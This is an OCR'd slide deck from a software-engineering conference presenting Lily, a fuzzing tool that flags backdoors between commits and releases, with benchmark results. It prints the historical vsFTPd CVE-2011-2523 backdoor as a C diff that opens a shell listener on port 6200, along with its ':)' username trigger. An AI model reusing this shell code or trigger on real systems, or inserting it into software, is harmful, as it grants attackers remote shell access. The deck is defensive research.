Not In My Git Yard:
Catching Backdoors at Commit and Release Time

41st International Conference on Automated Software Engineering



Dimitri Kokkonis
Université Paris-Saclay
CEA, List

Michaël Marcozzi
Université Paris-Saclay
CEA, List

Stefano Zacchiroli
LTCI, Télécom Paris
IP Paris

Backdoor injection and detection

What is a backdoor?

- Authentication bypass?
- Training data poisoning (ML)?
- Crypto (mathematical flaws)?


We focus on **code-level** backdoors:

- Hidden access (**special input**), concealed within a program:
  - To (more) privileged part of the program **without legitimate authentication**
  - To **forbidden** underlying system resources (e.g., files, root shell)



Credit: Nikita Korenkov (Pexels)

Recent backdoor attacks



Credit: Randall Munroe (xkcd) (modified)

Several recent backdoor injection attacks

targeting open-source software development:

Project	CVE number	Injection	Attack vector
XZ Utils	CVE-2024-3094	Malicious commits, release tampering	Maintainer
PHP	—	Malicious commits	Git server
vsFTPd	CVE-2011-2523	Release tampering	Release server
ProFTPD	CVE-2010-20103	Release tampering	Release server

Goals:

- Compromise target **directly**
- Compromise **core project** with many dependents

Detected **up to several days** after injection,
thanks to **manual effort** and **luck**


Preventive approaches

Vulnerability prevention **does exist**: CI-level **graybox fuzzing**

- Fuzzing: automated brute-force testing approach
- CI: automated checks on every code change

Many popular open-source projects run a **10 min fuzzing campaign** on **every code change** (see OSS-Fuzz & CIFuzz):

- **Highly automatic**
- **Low false alarm rate**
- **Preventive**




Preventive approaches

Vulnerability prevention **does exist**: CI-level **graybox fuzzing**

- Fuzzing: automated brute-force testing approach
- CI: automated checks on every code change

Many popular open-source projects run a **10 min fuzzing campaign** on **every code change** (see OSS-Fuzz & CIFuzz):

- **Highly automatic**
- **Low false alarm rate**
- **Preventive**
  but *not* for **backdoors**



Backdoor detection techniques

Limited number of approaches, **not fit for prevention**:

- Too **manual** (e.g., requiring **reverse engineering**)
- Too **imprecise**, with frequent **false alarms** → **alarm fatigue**
- Too **resource-intensive**, requiring serious *time* and *computation*

Tool	Approach	Reverse engineering required?	Frequent false alarms?
WEASEL [1]	Symbolic/concolic execution	✅	✅
Firmalice [2]	Symbolic execution + path slicing	✅	✅
HumIDIFy [3]	ML + "model checking"	✅	✅
Stringer [4]	Static analysis	✅	✅
Rosa [5]	Fuzzing	❌	✅

[1] Schuster, Felix, and Thorsten Holz. "Towards reducing the attack surface of software backdoors." In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pp. 851-862. 2013.

[2] Shoshitaishvili, Yan, Ruoyu Wang, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. "Firmalice-automatic detection of authentication bypass vulnerabilities in binary firmware." In *NDSS*, vol. 1, pp. 1-1. 2015.

[3] Thomas, Sam L., Flavio D. Garcia, and Tom Chothia. "HumIDIFy: a tool for hidden functionality detection in firmware." In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pp. 279-300. Cham: Springer International Publishing, 2017.

[4] Thomas, Sam L., Tom Chothia, and Flavio D. Garcia. "Stringer: Measuring the importance of static data comparisons to detect backdoors and undocumented functionality." In *Computer Security–ESORICS 2017: 22nd European Symposium on Research in Computer Security, Oslo, Norway, September 11-15, 2017, Proceedings, Part II 22*, pp. 513-531. Springer International Publishing, 2017.

[5] Kokkonis, Dimitri, Michaël Marcozzi, Emilien Decoux, and Stefano Zacchiroli. "Rosa: Finding Backdoors with Fuzzing." In Proceedings of the IEEE/ACM 47th International Conference on Software Engineering, pp. 2816-2828. 2025.

Goal

We want to detect **backdoor injections** between different versions:

- At the CI level: **between commits**
- At the release vetting level (e.g., Linux distros): **between releases**

We need to comply with **constrained resources**:

- High **automation**
- Low **false alarm rate**

Contributions

Insight from previous works: backdoors are tied to **non-standard behaviors**

Insight from previous works: backdoors are tied to **non-standard behaviors**

Use **project history** to:

Insight from previous works: backdoors are tied to **non-standard behaviors**

Use **project history** to:

- Derive a set of **standard inputs** to run the current version on

Insight from previous works: backdoors are tied to **non-standard behaviors**

Use **project history** to:

- Derive a set of **standard inputs** to run the current version on
- Attempt to **reproduce** any non-standard behaviors on **previous versions**

Lily on an example

(see paper for further details)

vsFTPd backdoor (CVE-2011-2523)

Attack timeline:

- vsFTPd maintainers upload `vsftpd-2.3.4.tar.gz` to the distribution server
- Attackers hijack the server and replace `vsftpd-2.3.4.tar.gz` with **infected version**
- It allows anyone **access to a reverse shell** if their username contains `":)"`

vsFTPd backdoor (CVE-2011-2523)

Attack timeline:

- vsFTPd maintainers upload `vsftpd-2.3.4.tar.gz` to the distribution server
- Attackers hijack the server and replace `vsftpd-2.3.4.tar.gz` with **infected version**
- It allows anyone **access to a reverse shell** if their username contains `":)"`

Lily needs:

A **previous** version	A **current** version

vsFTPd backdoor (CVE-2011-2523)

Attack timeline:

- vsFTPd maintainers upload `vsftpd-2.3.4.tar.gz` to the distribution server
- Attackers hijack the server and replace `vsftpd-2.3.4.tar.gz` with **infected version**
- It allows anyone **access to a reverse shell** if their username contains `":)"`

Lily needs:

A **previous** version	A **current** version
	`vsftpd-2.3.4.tar.gz` (**infected** by the attackers)

vsFTPd backdoor (CVE-2011-2523)

Attack timeline:

- vsFTPd maintainers upload `vsftpd-2.3.4.tar.gz` to the distribution server
- Attackers hijack the server and replace `vsftpd-2.3.4.tar.gz` with **infected version**
- It allows anyone **access to a reverse shell** if their username contains `":)"`

Lily needs:

A **previous** version	A **current** version
Git tag `v2.3.4` (**not the same** as `vsftpd-2.3.4.tar.gz`)	`vsftpd-2.3.4.tar.gz` (**infected** by the attackers)

vsFTPd backdoor (CVE-2011-2523)

Attack timeline:

- vsFTPd maintainers upload `vsftpd-2.3.4.tar.gz` to the distribution server
- Attackers hijack the server and replace `vsftpd-2.3.4.tar.gz` with **infected version**
- It allows anyone **access to a reverse shell** if their username contains `":)"`

Lily needs:

A **previous** version	A **current** version
Git tag `v2.3.4` (**not the same** as `vsftpd-2.3.4.tar.gz`) Any previous release (e.g., `vsftpd-2.0.0.tar.gz`)	`vsftpd-2.3.4.tar.gz` (**infected** by the attackers)

Step 1: standard behavior corpus

- Fuzzing campaign on **previous version** yields several inputs
- Inputs are traced (normalized) through **current version**
- Resulting ⟨*input*, *system call vector*⟩ pairs form **the standard behavior corpus**

After fuzzing `vsftpd-2.0.0` (**previous version**):

Input		**Behavior (system calls)**
`"HELP\nSYST"`	⟶	`read`, `write`, `open`
`"QUIT"`	⟶	`read`, `write`
`"USER foo\nPASS bar"`	⟶	`read`, `write`, `open`, `brk`
	⟶	…

Step 2: fuzzing the vulnerable version

- Fuzzing campaign on **current version** yields several inputs
- Each input's behavior is checked against the **standard behavior corpus**

After fuzzing `vsftpd-2.3.4` (**current version**):

Standard Behavior Corpus

Input		Behavior (system calls)
`"HELP\nSYST"`	→	`read`, `write`, `open`
`"QUIT"`	→	`read`, `write`
`"USER foo\nPASS bar"`	→	`read`, `write`, `open`, `brk`
	…	

New inputs (current version)

Input		Behavior (system calls)
`"HELP\nHELP"`	→	`read`, `write`
`"H\r\nSYST\n\n\n"`	→	`read`, `write`, `open`
`"USER a:)\nPASS\n"`	→	`read`, `write`, …, **`clone`**, **`execve`**
	…	

Step 2: fuzzing the vulnerable version

- Fuzzing campaign on **current version** yields several inputs
- Each input's behavior is checked against the **standard behavior corpus**

After fuzzing `vsftpd-2.3.4` (**current version**):

Standard Behavior Corpus

Input		Behavior (system calls)
`"HELP\nSYST"`	→	`read`, `write`, `open`
`"QUIT"`	→	`read`, `write`
`"USER foo\nPASS bar"`	→	`read`, `write`, `open`, `brk`
	…	

New inputs (current version)

Input		Behavior (system calls)
`"HELP\nHELP"`	→	`read`, `write`
`"H\r\nSYST\n\n\n"`	→	`read`, `write`, `open`
`"USER a:)\nPASS\n"`	→	`read`, `write`, …, **`clone`**, **`execve`**
	…	

Step 2: fuzzing the vulnerable version

- Fuzzing campaign on **current version** yields several inputs
- Each input's behavior is checked against the **standard behavior corpus**

After fuzzing `vsftpd-2.3.4` (**current version**):

Standard Behavior Corpus

Input		Behavior (system calls)
`"HELP\nSYST"`	→	`read, write, open`
`"QUIT"`	→	`read, write`
`"USER foo\nPASS bar"`	→	`read, write, open, brk`
	→	…

New inputs (current version)

Input		Behavior (system calls)
`"HELP\nHELP"`	→	`read, write` ✅
`"H\r\nSYST\n\n\n"`	→	`read, write, open`
`"USER a:)\nPASS\n"`	→	`read, write, …, clone, execve`
	→	…

Step 2: fuzzing the vulnerable version

- Fuzzing campaign on **current version** yields several inputs
- Each input's behavior is checked against the **standard behavior corpus**

After fuzzing `vsftpd-2.3.4` (**current version**):

Standard Behavior Corpus

Input		Behavior (system calls)
`"HELP\nSYST"`	→	`read, write, open`
`"QUIT"`	→	`read, write`
`"USER foo\nPASS bar"`	→	`read, write, open, brk`
	→	…

New inputs (current version)

Input		Behavior (system calls)
`"HELP\nHELP"`	→	`read, write` ✅
`"H\r\nSYST\n\n\n"`	→	`read, write, open`
`"USER a:)\nPASS\n"`	→	`read, write, …, clone, execve`
	→	…

Step 2: fuzzing the vulnerable version

- Fuzzing campaign on **current version** yields several inputs
- Each input's behavior is checked against the **standard behavior corpus**

After fuzzing `vsftpd-2.3.4` (**current version**):

Standard Behavior Corpus

Input		Behavior (system calls)
`"HELP\nSYST"`	→	`read`, `write`, `open`
`"QUIT"`	→	`read`, `write`
`"USER foo\nPASS bar"`	→	`read`, `write`, `open`, `brk`
	→	…

New inputs (current version)

Input		Behavior (system calls)
`"HELP\nHELP"`	→	`read`, `write` ✅
`"H\r\nSYST\n\n\n"`	→	`read`, `write`, `open` ✅
`"USER a:)\nPASS\n"`	→	`read`, `write`, …, **`clone`**, **`execve`**
	→	…

Step 2: fuzzing the vulnerable version

- Fuzzing campaign on **current version** yields several inputs
- Each input's behavior is checked against the **standard behavior corpus**

After fuzzing `vsftpd-2.3.4` (**current version**):

Standard Behavior Corpus

Input		Behavior (system calls)
`"HELP\nSYST"`	→	`read, write, open`
`"QUIT"`	→	`read, write`
`"USER foo\nPASS bar"`	→	`read, write, open, brk`
		…

New inputs (current version)

Input		Behavior (system calls)	
`"HELP\nHELP"`	→	`read, write`	✅
`"H\r\nSYST\n\n\n"`	→	`read, write, open`	✅
`"USER a:)\nPASS\n"`	→	`read, write, …, clone, execve`	❗
		…	

Step 3: reproducing in the previous version

- Execute **suspicious inputs** in the **previous version** and check if **suspicious behavior is reproduced**:

Running suspicious input in `vsftpd-2.0.0` (**previous version**):

Input		Behavior (system calls)
`"USER a:)\nPASS\n"`	→	`read`, `write`, `open`, `brk`

Step 3: reproducing in the previous version

- Execute **suspicious inputs** in the **previous version** and check if **suspicious behavior is reproduced**:

Running suspicious input in `vsftpd-2.0.0` (**previous version**):

Input		Behavior (system calls)	
`"USER a:)\nPASS\n"`	→	`read, write, open, brk`	✅

Step 3: reproducing in the previous version

- Execute **suspicious inputs** in the **previous version** and check if **suspicious behavior is reproduced**:

Running suspicious input in `vsftpd-2.0.0` (**previous version**):

Input		Behavior (system calls)	
`"USER a:)\nPASS\n"`	⟶	`read, write, open, brk`	✅

The change `vsftpd-2.0.0` ⟶ `vsftpd-2.3.4` **introduced a potential backdoor!**

Benign changes

Tracing inputs through the **current** version for the standard behavior corpus avoids **miscategorizing benign changes**

Example: vsFTPd `2.2.2` introduces a **shutdown when input is too long**

Benign changes

Tracing inputs through the **current** version for the standard behavior corpus avoids **miscategorizing benign changes**

Example: vsFTPd `2.2.2` introduces a **shutdown when input is too long**

Pre-`2.2.2` (e.g., `2.0.0`)

Input		Behavior (system calls)
`"AAAA..."`	→	`read`, `write`, `brk`

Benign changes

Tracing inputs through the **current** version for the standard behavior corpus avoids **miscategorizing benign changes**

Example: vsFTPd `2.2.2` introduces a **shutdown when input is too long**

Pre-`2.2.2` (e.g., `2.0.0`)

Input		Behavior (system calls)
`"AAAA..."`	→	`read`, `write`, `brk`

Post-`2.2.2` (e.g., `2.3.4`)

Input		Behavior (system calls)
`"AAAA..."`	→	`read`, `write`, `brk`, `shutdown`

Benign changes

Tracing inputs through the **current** version for the standard behavior corpus avoids **miscategorizing benign changes**

Example: vsFTPd `2.2.2` introduces a **shutdown when input is too long**

Pre-`2.2.2` (e.g., `2.0.0`)

Input		Behavior (system calls)
`"AAAA..."`	→	`read`, `write`, `brk`

Post-`2.2.2` (e.g., `2.3.4`)

Input		Behavior (system calls)
`"AAAA..."`	→	`read`, `write`, `brk`, `shutdown`

This removes benign changes **without removing backdoors!**

Step 4: locating suspicious code

For each **suspicious input**:

1. Record **input coverage** in **current version**
2. Intersect (1) with **raw diff**
3. Retrieve **suspicious system call sites** (with GDB)
4. Intersect (3) with (2)

PHP	2,144,179
ProFTPD	120,944
vsFTPd	1589
libpng	34,113
libsndfile	47,408
libtiff	99,353
libxml2	132,294
Lua	5323
OpenSSL / bignum	625,018
PHP / unserialize	1,995,128
Poppler	151,602
SQLite3	345,731
Sudo	323,448
TOTAL	6,026,130

```
--- a/sysdeputil.c
+++ b/sysdeputil.c
@@ -845,0 +847,23 @@
+int
+vsf_sysutil_extra(void)
+{
+  int fd, rfd;
+  struct sockaddr_in sa;
+  if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
+  exit(1);
+  memset(&sa, 0, sizeof(sa));
+  sa.sin_family = AF_INET;
+  sa.sin_port = htons(6200);
+  sa.sin_addr.s_addr = INADDR_ANY;
+  if((bind(fd,(struct sockaddr *)&sa,
+  sizeof(struct sockaddr))) < 0) exit(1);
+  if((listen(fd, 100)) == -1) exit(1);
+  for(;;)
+  {
+    rfd = accept(fd, 0, 0);
+    close(0); close(1); close(2);
+    dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
+    execl("/bin/sh","sh",(char *)0);
+  }
+}
+
```

Evaluation

Benchmark: projects

Name	Type	Commits	Backdoor description
PHP (**2021 attack**)	HTTP server	70 810 (since 2011)	HTTP request with secret field value enables command execution [1]
ProFTPD (**CVE-2010-20103**)	FTP server	12 680 (since 1998)	Secret FTP command leads to root shell [26]
vsFTPd (**CVE-2011-2523**)	FTP server	*No Git history*	FTP usernames containing ":)" lead to root shell [27]
libpng	Image library	543 (since 2017)	Secret image metadata values enables command execution
libsndfile	Sound library	376 (since 2019)	Secret sound file metadata value triggers home directory encryption
libtiff	Image library	1720 (since 2018)	Secret image metadata value enables command execution
libxml2	XML library	2264 (since 2021)	Secret XML node format enables command execution
Lua	Language interpreter	337 (since 2021)	Specific string values in script enables reading from filesystem
OpenSSL / bignum	Crypto library	20 479 (since 2016)	Secret bignum exponentiation string enables command execution
PHP / unserialize	Language interpreter	24 808 (since 2019)	Specific string values in serialized object enables PHP code execution
Poppler	PDF renderer	1523 (since 2020)	Secret character in PDF comment enables command execution
SQLite3	Database system	12 843 (since 2016)	Secret SQL keyword enables removal of home directory
Sudo	Unix utility	8354 (since 2010)	Hardcoded credentials

- *Backdoored* version pairs: **63**
- *Safe* version pairs: **482**
- Total version pairs: **545**

Experimental protocol

Same resources as CIFuzz and GitHub Action Runners,
standard fuzzing evaluation protocol:

- **10 minutes** of fuzzing
- **4 CPU cores**
- **16 GiB RAM**
- **20 trials**

General question: is Lily **acceptable** and **useful** in CI and release vetting pipelines?

RQ1: backdoor detection rate in 10 min?
RQ2: low enough false alarm rate?
RQ3: precisely locating backdoor code in big release diffs?

RQ1: backdoor detection rate

Program	1 backdoored commit, 20 CI runs / commit	4 backdoored releases, 20 validation runs / release		
	Correctly blocked runs	# of releases All runs block	# of releases ≥ 1 runs block	Correctly blocked runs
PHP	16 / 20	0 / 4	4 / 4	61 / 80
ProFTPD	14 / 20	0 / 4	4 / 4	34 / 80 *
vsFTPd	20 / 20	3 / 3	3 / 3	60 / 60
libpng	16 / 20	0 / 4	4 / 4	31 / 80 *
libsndfile	13 / 20	0 / 4	4 / 4	32 / 80 *
libtiff	20 / 20	4 / 4	4 / 4	80 / 80
libxml2	18 / 20	3 / 3	3 / 3	60 / 60
Lua	19 / 20	4 / 4	4 / 4	80 / 80
OpenSSL / bignum	17 / 20	1 / 4	4 / 4	71 / 80
PHP / unserialize	20 / 20	4 / 4	4 / 4	80 / 80
Poppler	20 / 20	4 / 4	4 / 4	80 / 80
SQLite3	20 / 20	3 / 4	4 / 4	79 / 80
Sudo	20 / 20	4 / 4	4 / 4	80 / 80
TOTAL	**233 / 260**	**30 / 50**	**50 / 50**	**828 / 1000**

* Detection rates for ProFTPD, libpng, and libsndfile are lower in the release use case due to old releases relying on preliminary fuzzing harnesses.

Detection rate:

- Commit: **90%**
- Release: **83%**

RQ2: false alarm rate

Program	Ablated variant	36 commits, 20 CI runs per commit			3 or 4 releases, 20 validation runs per release		
		# of wrongly blocked commits		# of wrongly blocked runs	# of wrongly blocked releases		# of wrongly blocked runs
		All runs block	≥ 1 runs block		All runs block	≥ 1 runs block	
PHP	(0) Atypical Lily	**0** / 36	34 / 36	232 / 720	**0** / 4	3 / 4	9 / 80
	(1) Novel Lily	9 / 36	22 / 36	262 / 720	3 / 4	4 / 4	77 / 80
	(2) Lily = (0) + (1)	**0 / 36**	**4 / 36**	**12 / 720**	**0 / 4**	**1 / 4**	**1 / 80**
ProFTPD	(0) Atypical Lily	2 / 36	36 / 36	393 / 720	3 / 4	4 / 4	78 / 80
	(1) Novel Lily	**0** / 36	4 / 36	19 / 720	2 / 4	4 / 4	50 / 80
	(2) Lily = (0) + (1)	**0 / 36**	**1 / 36**	**1 / 720**	**0 / 4**	**1 / 4**	**1 / 80**
vsFTPd	(0) Atypical Lily	*Git history not available*			**0** / 3	3 / 3	13 / 60
	(1) Novel Lily				**0** / 3	1 / 3	11 / 60
	(2) Lily = (0) + (1)				**0 / 3**	**0 / 3**	**0 / 60**
libpng	(0) Atypical Lily	**0** / 36	32 / 36	102 / 720	**0** / 4	3 / 4	14 / 80
	(1) Novel Lily	1 / 36	2 / 36	25 / 720	**0** / 4	4 / 4	33 / 80
	(2) Lily = (0) + (1)	**0 / 36**	**1 / 36**	**1 / 720**	**0 / 4**	**0 / 4**	**0 / 80**
libsndfile	(0) Atypical Lily	**0** / 36	33 / 36	81 / 720	**2** / 4	4 / 4	46 / 80
	(1) Novel Lily	**0** / 36	**0** / 36	**0** / 720	**2** / 4	**2** / 4	**40** / 80
	(2) Lily = (0) + (1)	**0 / 36**	**0 / 36**	**0 / 720**	**2 / 4**	**2 / 4**	**40 / 80**
libtiff	(0) Atypical Lily	**0** / 36	**0** / 36	**0** / 720	**0** / 4	**0** / 4	**0** / 80
	(1) Novel Lily	**0** / 36	2 / 36	10 / 720	3 / 4	3 / 4	60 / 80
	(2) Lily = (0) + (1)	**0 / 36**	**0 / 36**	**0 / 720**	**0 / 4**	**0 / 4**	**0 / 80**
libxml2	(0) Atypical Lily	**0** / 36	26 / 36	59 / 720	**0** / 3	2 / 3	2 / 60
	(1) Novel Lily	**0** / 36	1 / 36	14 / 720	1 / 3	1 / 3	20 / 60
	(2) Lily = (0) + (1)	**0 / 36**	**0 / 36**	**0 / 720**	**0 / 3**	**0 / 3**	**0 / 60**
Lua	(0) Atypical Lily	**0** / 36	7 / 36	25 / 720	**0** / 4	4 / 4	15 / 80
	(1) Novel Lily	2 / 36	6 / 36	70 / 720	**0** / 4	1 / 4	14 / 80
	(2) Lily = (0) + (1)	**0 / 36**	**1 / 36**	**3 / 720**	**0 / 4**	**0 / 4**	**0 / 80**
OpenSSL / bignum	(0) Atypical Lily	**0** / 36	**0** / 36	**0** / 720	**0** / 4	**0** / 4	**0** / 80
	(1) Novel Lily	**0** / 36	**0** / 36	**0** / 720	2 / 4	2 / 4	40 / 80
	(2) Lily = (0) + (1)	**0 / 36**	**0 / 36**	**0 / 720**	**0 / 4**	**0 / 4**	**0 / 80**
PHP / unserialize	(0) Atypical Lily	**0** / 36	**0** / 36	**0** / 720	**0** / 4	**0** / 4	**0** / 80
	(1) Novel Lily	25 / 36	26 / 36	502 / 720	4 / 4	4 / 4	80 / 80
	(2) Lily = (0) + (1)	**0 / 36**	**0 / 36**	**0 / 720**	**0 / 4**	**0 / 4**	**0 / 80**
Poppler	(0) Atypical Lily	**0** / 36	3 / 36	6 / 720	**0** / 4	**0** / 4	**0** / 80
	(1) Novel Lily	**0** / 36	**0** / 36	**0** / 720	3 / 4	3 / 4	60 / 80
	(2) Lily = (0) + (1)	**0 / 36**	**0 / 36**	**0 / 720**	**0 / 4**	**0 / 4**	**0 / 80**
SQLite3	(0) Atypical Lily	**0** / 36	36 / 36	270 / 720	**0** / 4	4 / 4	22 / 80
	(1) Novel Lily	**0** / 36	**0** / 36	**0** / 720	2 / 4	4 / 4	56 / 80
	(2) Lily = (0) + (1)	**0 / 36**	**0 / 36**	**0 / 720**	**0 / 4**	**1 / 4**	**1 / 80**
Sudo	(0) Atypical Lily	**0** / 36	**0** / 36	**0** / 720	**0** / 4	**0** / 4	**0** / 80
	(1) Novel Lily	**0** / 36	**0** / 36	**0** / 720	2 / 4	2 / 4	40 / 80
	(2) Lily = (0) + (1)	**0 / 36**	**0 / 36**	**0 / 720**	**0 / 4**	**0 / 4**	**0 / 80**
TOTAL	(0) Atypical Lily	2 / 432	207 / 432	1168 / 8640	5 / 50	27 / 50	199 / 1000
	(1) Novel Lily	37 / 432	63 / 432	902 / 8640	24 / 50	35 / 50	581 / 1000
	(2) Lily = (0) + (1)	**0 / 432**	**7 / 432**	**17 / 8640**	**2 / 50**	**5 / 50**	**43 / 1000**

False alarm rate:

- Commit: **0.2%**
- Release: **4.3%**

RQ3: locating backdoor code

Program	Avg. number of code lines in release diff	report
PHP	2,144,179	11 (0.0005%)
ProFTPD	120,944	12 (0.0099%)
vsFTPd	1589	6 (0.3776%)
libpng	34,113	4 (0.0117%)
libsndfile	47,408	5 (0.0105%)
libtiff	99,353	1 (0.0010%)
libxml2	132,294	2 (0.0015%)
Lua	5323	3 (0.0564%)
OpenSSL / bignum	625,018	2 (0.0003%)
PHP / unserialize	1,995,128	5 (0.0003%)
Poppler	151,602	3 (0.0020%)
SQLite3	345,731	3 (0.0009%)
Sudo	323,448	12 (0.0037%)
TOTAL	6,026,130	69 (0.0011%)

- At most **12 lines** to vet
- **Clear indication** of suspicious behavior

Conclusion

Key takeaways

- **Preventing** backdoor injections **is possible!**
- **Low overhead** (reusing CI fuzzing artifacts)
- **90%** detection rate in our benchmark
- **0.2%** false positive rate across **482 different version pairs**
- Locating suspicious code from **million-line** diffs down to **a dozen lines**
- Qualitative and quantitative evaluation of **five different attack vectors**, tailored to circumvent Lily (see paper for details)



Dimitri Kokkonis
PhD student
CEA List, Université Paris-Saclay, IP Paris

Mastodon: @plumtrie@mastodon.social
Homepage: kokkonisd.github.io
BINSEC team: binsec.github.io

I'm looking for a postdoc!

dimitri.kokkonis@cea.fr



Dr. Michaël Marcozzi
marcozzi.net



Pr. Stefano Zacchiroli
upsilon.cc/~zack/

